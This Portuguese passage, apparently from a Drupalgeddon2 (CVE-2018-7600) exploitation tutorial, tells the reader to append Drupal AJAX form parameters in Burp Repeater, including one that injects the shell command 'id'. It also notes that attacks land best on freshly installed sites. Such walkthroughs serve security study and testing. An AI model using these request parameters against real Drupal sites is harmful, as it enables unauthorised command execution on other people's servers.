

Envie esse pacote para o Repeater e adicione o seguinte código na parte inferior:
element_parents = timezone/timezone/#value
ajax_form = 1
_wrapper_format = drupal_ajax
timezone[timezone] = id
Depois, ao clicar em Send, você pode ver a resposta OK como a seguir.
Na verdade, para fazer requisições mais maliciosas, o ataque CVE-2018-7600 (Drupalgeddon2) é mais garantido quando enviado imediatamente após a instalação do Drupal (antes de o assistente de instalação do Drupal terminar).






